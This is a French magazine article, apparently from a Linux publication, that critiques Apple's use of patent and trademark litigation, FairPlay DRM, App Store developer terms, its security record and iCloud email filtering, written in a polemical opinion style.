Le message est très clair : Apple Inc. ne laissera personne porter atteinte d'une façon ou d'une autre à ses intérêts et n'a absolument pas peur d'aller devant une Cour de justice. En matière de protection de la marque, la société n'a pas systématiquement gagné, bien au contraire, on remarque que les actions se sont souvent soldées par des négociations, mais en termes d'impact marketing et de communication, ce type d'action fait couler suffisamment d'encre pour marquer les esprits, ce qui est finalement plus efficace que n'importe quelle campagne publicitaire et permet, de façon accessoire, d'intimider la concurrence.

Sur la question des brevets, il est possible d'établir un résumé de la situation en se référant au graphique suivant, qui recense toutes les demandes internationales de brevets déposés et publiés par Apple Inc. de 1986 à 2012, auprès de l'Organisation Mondiale de la Propriété



Intellectuelle [13]. Dans la mesure où l'année 2013 n'est pas terminée, les données qui y sont relatives n'ont pas été intégrées. Néanmoins, il convient de souligner qu'au 24 février 2013, 99 nouvelles demandes de brevets avaient été déposées.

1.3 Patents Passion

Le litige qui a opposé Apple Inc. à Samsung est particulièrement délicieux. Outre le fond du litige qui concerne les brevets, il est un excellent exercice pour qui veut se familiariser avec l'une des merveilles du système judiciaire américain : les injonctions. En l'espèce, les deux géants se sont échangées comme des gamins des billes dans une cour d'école.

Mais avant, il convient d'expliquer brièvement le fonctionnement de la protection des inventions par le système des brevets.

Tout d'abord, pour être brevetable, une invention doit être nouvelle, à la fois dans le temps et dans l'espace, présenter une activité inventive, qui ne doit donc pas être une façon commune et connue de travailler – c'est-à-dire qu'elle ne doit pas avoir été divulguée d'une quelconque manière – et elle doit être susceptible d'application industrielle, donc permettre de produire des biens ou des résultats d'industrie ou d'agriculture.

Lorsqu'une personne souhaite protéger une invention, elle doit déposer une demande de brevet auprès d'un organisme national ou « international ». Le terme international est entre guillemets dans la mesure où le Traité de Coopération des Brevets ne compte « que » 146 États signataires [14]. Mais parmi les États signataires, on retrouve les États-Unis, l'Union Européenne, la Fédération de Russie ou encore la République Populaire de Chine [15].

Ainsi, si un déposant souhaite protéger son invention, il peut procéder au dépôt de sa demande de brevet

directement auprès de l'OMPI, par exemple, selon les termes du PCT [16] afin de tenter d'obtenir une protection de son invention dans les États désignés.


Dans le cas d'un Français qui ferait une demande de brevet européen auprès de l'OEB [17], il y aurait 8 étapes à suivre :

- la rédaction de la demande de brevet ;
- le dépôt de cette demande auprès de l'OEB avec publication automatique au bout de 18 mois à compter du dépôt ;
- l'examen de la demande quant à la forme ;
- la recherche de documents de l'art antérieur ;
- publication de la demande ;
- l'examen quant au fond (nouveauté, activité inventive, application industrielle, etc.) ;
- la délivrance du brevet ;
- les oppositions éventuelles par un tiers dans un délai de 9 mois.

En Europe, lors d'une procédure d'opposition, un tiers peut contester la validité d'un brevet, par exemple, pour défaut de nouveauté ou défaut d'activité inventive au vu de l'art antérieur.

Aux États-Unis, il est possible de formuler une opposition avant la délivrance du brevet et après la délivrance du brevet. Les litiges concernant les brevets, nés d'une ou plusieurs oppositions, peuvent être réglés par une commission des brevets. Lorsque Samsung avait déposé ses différents brevets, Apple Inc. avait introduit plusieurs oppositions auprès de l'*US Patent and Trademark Office* (USPTO), oppositions qui ont été en partie rejetées.

Quant au procès en lui-même, il porte plus sur de la propriété industrielle des dessins et modèles, ce qui n'est pas sans rappeler le litige avec Microsoft et il est important de souligner que le premier juré du procès américain était un spécialiste des brevets.





Dans les autres États tels que l'Allemagne, les Pays-Bas, la Corée du Sud, la France, le Japon, l'Australie et le Royaume-Uni, une partie des demandes d'Apple ont été rejetées. Aucune Cour n'a pleinement donné raison ni à Apple ni à Samsung et cette affaire soulève plusieurs interrogations.

Il peut sembler très curieux que deux entreprises concurrentes déposent des demandes de brevets portant sur les mêmes inventions. Ce n'est pourtant pas une rareté en propriété industrielle et il suffit pour s'en convaincre de feuilleter les bulletins annuels rédigés et publiés par les organismes internationaux de protection des brevets. Tout d'abord, les demandes de brevets déposées sont publiées à l'expiration d'un délai de 18 mois à compter du dépôt. Plus prosaïquement, on peut également penser à l'espionnage industriel lorsqu'un salarié part d'une entreprise pour rejoindre une concurrente avec les informations de son précédent employeur. Les demandes ne sont donc pas immédiatement rendues publiques et il y a une vraie période de secret. C'est cette période de secret qui est finalement la plus problématique.

C'est l'exemple typique dans le cas du litige entre Apple Inc et Samsung : deux entreprises qui font des demandes de dépôts au même moment, sur les mêmes choses, sans que personne n'accepte de céder ni de négocier. En effet, il aurait tout à fait été possible de concéder une licence sur le brevet, ce qu'Apple Inc. ne semble pas avoir, soit proposé, soit accepté.

En réalité, tout ceci ne semble être qu'une mise en scène médiatique, finement orchestrée. En multipliant les procédures judiciaires sur la base de la protection des marques et des brevets, Apple s'assure une couverture médiatique constante et régulière, sans avoir réellement besoin de faire preuve d'innovation. Ne serait-ce que dans le litige l'opposant à Samsung, il est clairement établi que la firme fera régulièrement les gros titres des journaux, des webzines, des émissions de télévision et de radio, sans avoir besoin de débourser le moindre centime pour cela. En effet, si on fait la balance entre les coûts de procédures et ce qu'aurait coûté une campagne publicitaire de cette ampleur, on se rend compte qu'Apple Inc. est, de toute façon, gagnante dans cette hypothèse. Par ailleurs, cela montre également qu'elle ne recule devant rien pour protéger ses intérêts. Ces propos peuvent être d'une banalité à pleurer et d'une évidence telle qu'il ne semblait pas nécessaire de le souligner. Pourtant, à analyser le traitement médiatique dont fait systématiquement l'objet Apple au moindre litige, on en vient à se demander si un petit atelier de droit de la propriété industrielle pour les nuls ne devrait pas être sérieusement envisagé, notamment pour les journalistes.

2 Apple : le dictateur ?

Si Apple est reconnu pour être particulièrement dur avec ses salariés, la firme n'est pas non plus tendre, ni avec ses clients, ni avec ses développeurs.

2.1 FairPlay mais pas Fair Use

Lorsqu'Apple a sorti son lecteur MP3, le désormais célèbre iPod, le succès de cet appareil a marqué un réel renouveau de la marque, qui est temporairement rentrée dans les bonnes grâces des consommateurs. Temporairement car très vite, la firme a fait l'objet de plusieurs *class-actions* [18] et différentes poursuites sur la base des lois AntiTrust.

La législation AntiTtrust est une disposition américaine qui cherche à protéger les consommateurs de pratiques anti-concurrentielles, comme l'utilisation ou le maintien illicite d'un pouvoir monopolistique. Néanmoins, la jurisprudence américaine a clairement énoncé qu'une entreprise ne violait pas nécessairement les lois AntiTrust si la situation de monopole était « la conséquence [de la création] d'un produit [de qualité] supérieure, d'une perspicacité professionnelle ou d'un incident historique. [19] ».

C'est sur le fondement des dispositions AntiTrust qu'Apple Inc. a été poursuivi, en raison de l'absence d'interopérabilité des contenus musicaux vendus sur iTunes, grâce à une class-action, en 2005. À l'époque de sa sortie en 2001, iTunes était l'une des rares plates-formes à proposer des contenus musicaux numériques de façon licite. Pour faire simple, Apple Inc. était clairement le leader du marché de la musique numérique et la question qui a été posée à la Cour était de savoir si ce monopole était le résultat d'une certaine ingéniosité ou d'une pratique commerciale douteuse : le recours aux DRM sobrement baptisés *FairPlay*. Les *Digital Right Manager* ou DRM sont des dispositifs techniques permettant de limiter les copies qui peuvent être faites d'un contenu culturel numérique. En France, ce type de technologies, prévues par la loi, contrevient ouvertement à l'exception de copie privée qui permet aux consommateurs de copier pour leur usage personnel des contenus culturels numériques qu'ils auraient légalement achetés, ce qui explique pourquoi l'exception de copie privée fait grand bruit dans la presse spécialisée en France : il est difficile de s'en prévaloir. Plus simplement, le recours aux DRM n'est pas illégal mais pose des difficultés quant au respect des droits des consommateurs.

En plus des DRM présents sur les contenus musicaux numériques, la position dominante d'Apple Inc. était renforcée du fait de son partenariat avec EMI Music, qui figurait alors parmi les quatre plus gros détenteurs de catalogues musicaux [20].

En apposant un tel type de verrou sur les contenus vendus sur iTunes, non seulement Apple Inc. était dans une position dominante du fait de pratiques anticoncurrentielles puisque les contenus ne pouvaient être lus que sur l'iPod mais contrevenait également au *Fair Use* même s'il ne s'agissait pas de l'argument principal de ce litige.

La dénomination Fair Use désigne une législation [21] qui protège les consommateurs contre les abus de



droit d'auteur. Le Fair Use permet un usage raisonnable d'une œuvre protégée, notamment pour l'enseignement, la critique, la parodie et la caricature. Il s'agit d'une disposition relativement protectrice pour les personnes, mais n'existe malheureusement pas en droit français. On peut estimer que l'exception de copie privée pourrait faire office de transposition interne du Fair Use, mais la réalité et la mise en application concrète de cette disposition sont très éloignées de cette exception anglo-saxonne.

En sur-protégeant les contenus, Apple Inc. interdisait en substance à ses clients d'utiliser cette exception, notamment de copier les contenus pour leur usage personnel, ce qui a été estimé comme relevant du Fair Use et non de la copie « pirate » [22].

On peut noter qu'en 2011, l'ordre donné à Steve Jobs par un juge fédéral de répondre aux interrogations concernant le monopole de la firme à la pomme. La saga judiciaire s'est conclue en 2012. Avant cela, dans une lettre publiée en 2007, Steve Jobs s'était prononcé en défaveur des DRM mais avait expliqué qu'il s'agissait d'une condition *sine qua non* pour qu'EMI Music accepte d'ouvrir son catalogue. En somme, il faisait porter la responsabilité de la présence et de l'incorporation des DRM sur les majors. Finalement, en 2009, Apple Inc. abandonne les DRM sur les contenus musicaux numériques.

Se prétendre contre les DRM devant les consommateurs et en user et en abuser en réalité semble être ce qui résume le mieux l'attitude schizophrène d'Apple Inc. et le brevet comportant le numéro d'application international PCT/US2012/051482 [23] et publié le 21 février 2013 le conforte dans cette idée. Selon l'abstract et le schéma explicatif, il semblerait que l'idée soit d'apposer un DRM pour les contenus vidéo visionnés en *streaming* et de bloquer la lecture de contenus vidéo qui n'auraient pas la « bonne signature » numérique.

Mais comme toujours lorsqu'il s'agit d'Apple, les torts sont partagés. À partir du moment où l'entreprise commercialise des solutions et des produits contenant des restrictions diverses mais que ces restrictions sont librement acceptées par les consommateurs, qui par faiblesse ou par paresse, choisissent de ne pas lire les conditions générales d'utilisation, qui relèvent plus des conditions d'adhésion qu'autre chose, la responsabilité ne peut être entièrement imputée à la société.

2.2 Le crypto-stalinisme des applications

Parler de crypto-stalinisme pour qualifier les rapports entre Apple Inc. et les développeurs d'applications mobiles peut sembler fort. Pourtant, lorsque l'on regarde sous quelles conditions les applications sont validées et mises à disposition sur l'AppStore, on se dit qu'Apple est un stalinien qui s'ignore et qui n'aurait pas dénoté en URSS à l'époque de la Guerre Froide.

Celles et ceux qui se sont figuré(e)s qu'il était simple et gratuit de développer une petite application sympathique pour les terminaux mobiles d'Apple vont avoir une grave désillusion : il faut commencer par payer. En effet, lorsque vous souhaitez soumettre une application, on vous demande de créer un compte et d'adhérer à un programme de développement dont le coût varie de 99\$ à 299\$, tout dépend de votre statut et peu importe que l'application que vous souhaitez soumettre soit gratuite ou non. Il n'y a que le programme réservé aux universitaires qui soit gratuit [24]. Cette adhésion est à renouveler tous les ans. En ce sens, Apple Inc. joue les macs puisqu'il prélève une somme non négligeable tout en s'arrogant un droit de regard très important, ce qui ne semble ni très juste, ni très équitable, mais à partir du moment où les deux parties sont d'accord avec le contrat de base, il n'y a rien à y redire.

Mais là où les choses deviennent plus intéressantes, c'est lorsque les applications sont refusées. Apple Inc. se réserve le droit de refuser les applications qui lui sont soumises, sans pour autant justifier ce refus. Or, si certaines lignes, notamment celles relatives à la pornographie, sont assez clairement définies, d'autres sont plus floues, comme les applications refusées car jugées illicites. Or, un contenu peut être jugé illicite dans un État et être parfaitement licite dans un autre. En réalité, tout est à la discrétion d'Apple qui décide clairement non seulement de « la validité » des applications mais également de leur durée. À la lecture des conditions générales, il est évident que le développeur peut se voir retirer son application à n'importe quel moment. Autre « détail » : Apple Inc. énonce le fait qu'une application pouvant entrer en concurrence avec des applications officielles peut être refusée ou retirée, ce qui pose la question du monopole évoquée précédemment.

Pourtant, dans ses conditions générales de vente très alambiquées et particulièrement obscures, Apple Inc. souligne que lorsqu'il y a achat d'une application, le contrat de vente s'opère selon les conditions émises par le développeur et que donc, le contrat a lieu entre l'utilisateur et le créateur de l'application, Apple se positionnant dans un rôle d'intermédiaire – intermédiaire qui prend 30% de chaque application au passage – mais qui a un rôle beaucoup plus important que cela puisque l'entreprise se réserve un droit de regard très important et est mentionné comme tiers bénéficiaire dans les conditions générales de vente. Soulignons également qu'en dépit des droits que s'arroke Apple Inc., la firme à la pomme a tendance à se défausser de toutes formes de responsabilités. S'il en était besoin, un exemple supplémentaire montre l'emprise de la firme sur les développeurs. L'application AppGratis a été retirée de l'AppStore le 6 avril 2013 parce que cette dernière générait des revenus en dehors de l'écosystème d'Apple [25].

Pour résumer : le développeur a le droit de payer et de produire du code, le client de payer l'application et de s'en servir et Apple Inc. se réserve tous les autres



droits. Autant dire qu'il faut être très clairement motivé non seulement pour accepter ce type de négociation, mais pour arriver au bout de la lecture des conditions générales car il y a une subtilité : il ne semble pas y avoir de texte officiel d'Apple Inc. concernant les droits et les devoirs des développeurs en langue française, ce qui pourrait clairement fausser le libre consentement d'un cocontractant – en l'espèce le développeur qui est la partie la plus fragile au contrat, et Charlie Miller en a fait les frais. Ce développeur-chercheur avait dévoilé une faille de sécurité permettant d'exécuter du code non signé. Son compte a été fermé mais son application a continué à être disponible sur l'AppStore [26]. En France, malgré l'indignation de la ministre Fleur Pellerin concernant le retrait d'AppGratis, les développeurs eux-mêmes ont admis qu'ils avaient joué avec le feu et qu'il n'y avait pas matière à litiges.

2.3 Le déni de sécurisation

Pendant longtemps, une espèce de légende urbaine a couru concernant les produits de la marque Apple Inc., à savoir que les failles de sécurité n'existaient pas, légende largement entretenue par le marketing de la maison-mère. La réalité est bien différente : ce n'est pas que les failles de sécurité n'aient jamais existé sur les produits Apple, qu'il s'agisse des ordinateurs, des tablettes ou des téléphones, mais tout simplement qu'en termes de parts de marché et d'utilisation, notamment pour les MAC, Apple représentait quelques pourcentages relativement anecdotiques.

Pour s'en convaincre, il suffit de regarder le graphique suivant, montrant la répartition des systèmes d'exploitation de 2008 à 2012 [27] sur les ordinateurs personnels.

De ce fait, les attaquants se concentraient plutôt sur les PC que sur les MAC. Cet état de grâce semble peu à peu se dissiper.

En effet, en 2012, l'absence de sécurité d'Apple Inc. a été pointée du doigt par Eugène Kaspersky qui a gentiment rappelé que les environnements Apple n'étaient absolument pas étanches et a vertement asséné que la firme à la pomme avait dix ans de retard sur Microsoft sur le plan de la sécurité [28]. Depuis, il y a eu le *leak* des UDID [29], les allégations d'Apple Inc. concernant la sécurité des SMS qui a fait ricaner tout le monde [30], une jolie attaque de *malware* [31], et surtout, le fameux « patch de sécurité » des applications de l'AppStore afin de forcer les connexions HTTPS. Comble de l'ironie, cette dernière faille a été


signalée par un chercheur de Google et s'est finalement trouvée comblée en mars 2013.

Quant aux UDID, fameux numéro permettant d'identifier un produit Apple, le consultant en sécurité informatique Aldo Cortesi avait tiré la sonnette d'alarme à plusieurs reprises concernant les possibles brèches que ce système pouvait présenter sans pour autant être écouté [32]. En voulant à tout prix protéger ses produits de la contrefaçon – car il ne faut absolument pas être naïf quant à la véritable raison d'un numéro d'identification – Apple a mis en danger la sécurité et la confidentialité des données personnelles de ses utilisateurs et il a fallu une action en justice des utilisateurs pour que la société de Cupertino interdise la récupération des UDID par les développeurs d'application. « Circulez y'a rien à voir » et « tout va bien Madame la marquise » semblent être leurs mots d'ordre sur la question de la sécurité. À la différence de Microsoft qui admet volontiers qu'il existe de vrais problèmes de sécurité sur son système d'exploitation et conseille vivement à ses clients de s'équiper d'un antivirus et d'un *firewall*, Apple Inc. semble nier le problème au point que le premier antivirus pour iPhone n'a été mis au point par Intego et a été rendu disponible sur l'AppStore qu'en juillet 2011.

Soyons équitables et répartissons les responsabilités : Apple joue l'autruche, mais c'est également le cas des utilisateurs qui ne bronchent absolument pas et prennent pour paroles d'évangile les allégations du service marketing, à tel point que l'on en vient à s'interroger sur les rapports entre la firme et ses clients.

3 Fifty Shades of Grey version MAC


Force est de constater qu'Apple Inc. s'appuie beaucoup sur le marketing et sur le bouche-à-oreille, en mettant ses clients au service de sa communication, même (et surtout ?) lorsque ces derniers se rebellent.



IL EST ARRIVÉ CHEZ VOTRE MARCHAND DE JOURNAUX !

LE guide complet pour
mettre en place et bien configurer
votre serveur web !

**NOUVEAU
FORMAT :**
**ENTRE LE LIVRE ET LE
MAGAZINE...**
**DÉCOUVREZ LE 2^{ÈME} MOOK
DES ÉDITIONS DIAMOND !**



**GNU/LINUX MAGAZINE
HORS-SÉRIE N°66**

**DISPONIBLE DÈS LE 26 AVRIL CHEZ
VOTRE MARCHAND DE JOURNAUX ET
SUR : ed-diamond.com**



3.1 Les clients croqués par la pomme

Si on devait caricaturer, on pourrait dire qu'Apple est une très jolie cage dorée dans laquelle ses clients sont ravis de s'enfermer. Richard Stallman dit exactement la même chose dans ses conférences.

Poussant l'emprisonnement du matériel et du *software* à son paroxysme, Apple Inc. énonce clairement dans ses conditions de vente et d'utilisation qu'il reste propriétaire du matériel et des données de ses clients, s'appuyant sur le DMCA [33] de 1998 pour juridiquement légitimer sa manière d'agir. Depuis janvier 2013, aux États-Unis, le *jailbreak* de matériel Apple Inc. est désormais possible d'emprisonnement, toujours sur la base du DMCA. Il faut savoir que le principe du droit de propriété comporte trois volets : *l'usus*, *l'abusus* et *le fructus*. Lorsque l'on achète un objet dans un commerce, on peut l'exploiter comme on le souhaite, y compris le détruire et en percevoir pleinement les intérêts.

Mais lors de l'achat d'un appareil Apple, les clients ont un droit de détenir et d'utiliser l'appareil – *l'usus* – mais sans pour autant pouvoir l'améliorer, ni le détenir pleinement, ni en percevoir pleinement les intérêts – *l'abusus* et *le fructus*.

Or les conditions générales de vente d'Apple sont rédigées de telle manière que l'acheteur n'a jamais la pleine et entière propriété sur l'objet dont il est l'acquéreur. Bien que juridiquement problématique, cet état de fait est validé par un contrat puisque l'activation d'un terminal Apple nécessite la validation des conditions générales, conditions générales que personne ne lit.

Du côté des applications, de façon générale, le constat n'est pas nécessairement plus brillant puisque les conditions générales d'utilisation ne sont consultables qu'après avoir téléchargé et installé l'application, et non avant. Encore une fois, du point de vue du droit, cela fausse le libre consentement des personnes, mais dans la mesure où elles sont aussi totalement libres de ne pas télécharger, cela reste « légal ».

Néanmoins, les clients essayent parfois de se rebeller en intentant des class-actions. Ce sont des plaintes collectives, basées sur les mêmes faits, à l'encontre d'une même entité. Ainsi, celle concernant FairPlay avait pour base de procédure une class-action devant la Cour Fédérale de Californie, arguant la méconnaissance des spécifications techniques du MAC Book Air et reprochant l'utilisation d'une technologie déposée par LG, provoquant ainsi de nombreux *bugs* [34].

Autre exemple de class-action : l'action intentée sur le fondement de la loi AntiTrust pour entente entre l'opérateur de téléphonie AT&T Mobile, qui obligeait les clients à passer par cet opérateur téléphonique non seulement pour acquérir un *smartphone* Apple, mais également pour l'utiliser.

Mais il n'y a pas que le matériel qui soit problématique : il y a également les données personnelles dans lesquelles la firme n'hésite pas à mettre son nez.

3.2 Dans ton cloud !

Apparu dans les médias en même temps que le BYOD, le *cloud computing* fait actuellement fureur dans les entreprises et les institutions publiques, que ce soit en France ou ailleurs. Rappelons brièvement le principe du cloud : il s'agit simplement d'une façon d'héberger des données sur des ressources partagées. Au lieu d'avoir ses propres serveurs physiques, on se sert de serveurs distants et l'accès aux données se fait notamment par un navigateur web.

Mais il existe deux problèmes au cloud : la pérennité des données et leur confidentialité. En ce qui concerne la pérennité des données, tout le monde a encore en tête deux exemples malheureux : Megaupload et 2e2. Des entreprises avaient hébergé un grand nombre de données sur les serveurs de Megaupload et lorsque le FBI a stoppé net l'activité de cette plateforme, les données ont été impactées et surtout rendues indisponibles pour l'ensemble des utilisateurs – y compris ceux qui ne se servaient pas de la plateforme pour télécharger des contenus culturels numériques de façon illicite – et une bonne partie n'a pas récupéré les dites données qui étaient professionnelles.

L'autre exemple est 2e2 qui était un important fournisseur de cloud et de prestations outsourcées. Mise en cessation de paiement, l'entreprise a, ni plus ni moins, racketté ses clients en leur demandant de payer entre 5 000€ et 50 000€ pour éviter de perdre leurs données [35].

Malgré ces deux exemples, des personnes continuent, avec une certaine confiance aveugle, à héberger leurs données personnelles et professionnelles, sur des serveurs distants qu'ils ne contrôlent absolument pas. En effet, à partir du moment où nous n'avons aucun contrôle physique sur une infrastructure, nous ne sommes pas en mesure de savoir qui fait quoi avec nos données, et Apple Inc. n'est absolument pas au-dessus des autres fournisseurs sur ce point ainsi que le prouve la mésaventure d'un scénariste américain. La différence entre un hébergeur « classique » et un prestataire de Cloud réside dans le traitement spécifique des données.

En novembre 2012, Steven G [36] envoie un scénario via son adresse iCloud à un réalisateur. Dans le PDF qui était en pièce jointe, il y avait une phrase commençant par « barely legal teens ». Cette expression serait très utilisée sur les sites proposant des contenus pornographiques pour mettre en avant les vidéos mettant en scène de très jeunes filles tout juste majeures. L'email n'est jamais arrivé. Le scénariste a recommencé l'expérience en envoyant cette fois un message tout simple comportant ce même corps de phrase. Cet autre email n'est jamais arrivé non plus.



Apple Inc. a toujours clairement annoncé être opposé à toutes formes de pornographie et refuse régulièrement des applications qu'elle juge tendancieuses. Mais à l'inverse des applications qui sont publiques, ce qui dérange, c'est l'immixtion de l'entreprise dans des échanges somme toute privés entre les personnes. Cela sous-entend clairement qu'il y a un filtrage qui s'opère à un certain niveau, mais la question est de savoir où, quand et comment.

En effet, pour en avoir le cœur net, j'ai demandé à une connaissance possédant un compte iCloud de m'envoyer un extrait choisi de *Justine ou les malheurs de la vertu* du Marquis de Sade, extrait particulièrement « corsé ». L'email a parfaitement été réceptionné. À mon tour, je lui ai envoyé un lien d'un site pornographique américain très connu avec une phrase assez explicite en accompagnement. La réaction en retour m'a prouvé qu'il avait bien reçu l'email contenant le lien en question. Enfin, j'ai envoyé en réponse un email avec deux phrases dont la fameuse expression « Barely legal teens ». Tous les emails ont bien été réceptionnés.

Par ailleurs, en lisant les différents commentaires sur les différents médias qui ont été laissés par d'autres utilisateurs de ce service, notamment aux États-Unis, on a l'impression que ce blocage des messages a été un cas d'espèce. Le refus de communication de la part d'Apple Inc. ne permet pas d'établir un schéma type, ni même l'établissement d'un filtrage effectif.

Cela indique donc qu'il peut effectivement y avoir une forme de surveillance des échanges, mais que ce dernier n'est pas systématique. L'absence de caractère systématique du filtrage des emails transitant dans iCloud n'enlève rien au fond du problème : Apple semble s'immiscer dans des échanges privés, mais dans la mesure où les personnes acceptent les conditions générales, il n'y a malheureusement rien à y redire. En effet, l'entreprise

énonce clairement qu'« elle se réserve le droit à tout moment de déterminer si les contenus [passant sur iCloud] sont appropriés et donc de les refuser, modifier, à tout moment sans en avertir l'utilisateur concerné ».

La mésaventure de ce scénariste – même si elle semble rester un cas d'espèce – montre non seulement l'immixtion d'Apple dans les échanges privés, mais permet également de tirer une leçon plus générale : la mise en cloud de contenus ne permet pas une pleine propriété des données.

3.3 Le chant du cygne ?

Il existe des faits indéniables concernant Apple Inc., et parmi ces derniers, on ne peut nier son innovation et son apport à l'informatique. Mais lorsque l'on étudie la stratégie commerciale très agressive de la firme, on en retient principalement un éloignement d'avec les clients, une utilisation de l'appareil juridique au service du marketing et l'attitude affichée de faire manger le trognon à ses utilisateurs par la start-up.

Si on en revient à la question de la protection des brevets et de la marque, on voit que l'attitude d'Apple Inc. n'est pas uniquement défensive, comme peuvent l'être d'autres sociétés. Elle est quasiment monopolistique, et en ce qui concerne le rapport entre elle et ses développeurs, on voit se dessiner une relation qui pourrait être une parfaite illustration du syndrome de Stockholm. Bien entendu, ce n'est pas propre à Apple Inc., mais c'est un trait de caractère assez marqué chez la firme de Cupertino.

Lors de la sortie de l'iPhone en 2007, Steve Jobs entendait faire d'un produit d'appel un produit d'Apple, permettant non seulement de relancer la société mais également d'asseoir une position dominante. Mais, ainsi

qu'il a été spécifié précédemment, la concurrence des autres structures, en particulier des systèmes d'exploitation pour smartphones libres et open source, remet sérieusement en cause cette domination.

Valeur objective de cette déstabilisation –en partie imputable au décès de Steve Jobs – les cours de la Bourse.

En effet, depuis le 10 décembre 2012, le cours de l'action sur un an, comme la pomme de Newton, n'a quasiment pas cessé de chuter pour atteindre son plus bas niveau le 3 février 2013 [37] depuis 2009 [38].

Pour qui sonne le glas ? Il se pourrait que ce soit pour Apple, même s'il est encore trop tôt pour se prononcer. ■





■ RÉFÉRENCES

